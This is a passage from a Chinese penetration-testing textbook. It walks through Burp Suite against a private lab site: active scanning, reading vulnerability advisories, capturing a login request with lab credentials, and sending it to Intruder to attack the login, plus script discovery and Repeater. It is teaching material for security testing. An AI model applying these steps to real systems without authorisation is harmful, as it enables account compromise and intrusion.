



图 6-13　爬虫爬取网页时显示的信息





图 6-14　Spider 爬取目标站点的网站内容

站，在出现的快捷菜单中选择 Actively scan this host 选项，将会出现主动扫描向导提示页面，系统提示用户已经选择了一些项目作为扫描的对象。为了取得更好的扫描效果，可以选中或取消选中相关的项目（一般选择默认设置即可），如图 6-15 所示。






图 6-15　选中或取消选中相关的项目

**步骤 13**：单击 Next 按钮，出现如图 6-16 所示的对话框，显示已经获取的信息。




| Host | Method | URL | Params | C |
|---|---|---|---|---|
| http://192.168.244.132 | GET | /Nest/ | 0 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/ | 0 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/?C=D;O=A | 1 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/css/ | 0 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/css/?C=D;O=A | 1 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/css/plugins/ | 0 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/css/plugins/?C=D;O=A | 1 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/css/vendors/ | 0 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/css/vendors/?C=D;O=A | 1 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/fonts/ | 0 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/fonts/?C=D;O=A | 1 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/fonts/uicons/ | 0 | 1 |
| http://192.168.244.132 | GET | /Nest/assets/fonts/uicons/?C=D;O=A | 1 | 1 |

图 6-16　显示已经获取的信息

**步骤 14**：单击 OK 按钮，系统会提示针对该网站有些扫描超出了范围，是否需要继续进行，单击 Yes 按钮即可。之后，所有有关该网站的漏洞信息都会显示，如图 6-17 所示。





图 6-17　显示网站的漏洞信息

**步骤 15**：扫描结束后，需要对漏洞进行详细的分析。可以选择相应的漏洞名称，然后在右下角的 Advisory(公告)栏中显示有关该漏洞的详细信息，具体包括相应的问题名称、严重程度、确信程度、路径地址等，如图 6-18 所示。





图 6-18　漏洞的详细描述信息

**步骤 16**：访问后台地址 192.168.244.132/Nest/page-login.html，输入用户名称和用

户密码，然后单击 Log In 按钮，如图 6-19 所示。





图 6-19　网站后台的登录界面

**步骤 17**：在 Burp Suite 的 Proxy→HTTP history 选项卡中可以看到刚才提交验证的页面登录认证信息，其中，method 是以 POST 方式提交的，网址是 192.168.244.132/Nest/page-login.html。右击该网址，在出现的快捷菜单中选择 Send to Intruder 选项，如图 6-20 所示。





图 6-20　选择 Send to Intruder 选项

**步骤 18**：Intruder 在原始请求数据的基础上，通过修改各种请求参数，以获取不同的请求应答，是渗透测试过程中常用的工具。在上一步操作后，切换到 Intruder 选项卡，选择下方的 Positions 选项卡后，将会看到刚才提交的请求信息，如图 6-21 所示。读者会发现，网

站后台登录时使用的用户名称和用户密码等信息都直接显示在其中，用户名称为 cybersec，密码为 1234，均为刚才输入的信息。我们可以修改用户名和密码信息，然后单击界面右上角的 Start attack 按钮，即可发起攻击。





图 6-21　Intruder 显示原登录请求报文的用户名称和用户密码等信息

**步骤 19**：在 Target 选项卡的 Site map 栏中右击网站名称，在出现的快捷菜单中选择 Engagement tools→Find scripts 选项，可以扫描并显示网站的所有脚本页面，如图 6-22 所示。





图 6-22　扫描并显示网站的所有脚本页面

**步骤 20**：单击 Search 按钮就可以将当前网站的脚本页面全部列出来，如图 6-23 所示。操作者可根据显示的内容对网站进行系统的分析。

**步骤 21**：Repeater 选项卡，Repeater 作为 Burp Suite 中一款手工验证 HTTP 消息的测试工具，通常用于多次重放请求响应和手工修改请求消息的修改后对服务器端响应的消息分析。在渗透测试过程中，经常使用 Repeater 来进行请求与响应的消息验证分析，如修改请求参数，验证输入的漏洞；修改请求参数，验证逻辑越权；从拦截历史记录中，捕获特征





图 6-23　列出网站的全部脚本页面信息

性的请求消息进行请求重放。与 Intruder 等相似，也可以在 Burp Suite 的 Proxy→HTTP history 选项卡里选中某个请求，然后单击 Send to Repeater 选项，即可将该请求报文发送到 Repeater 中，如图 6-24 所示。

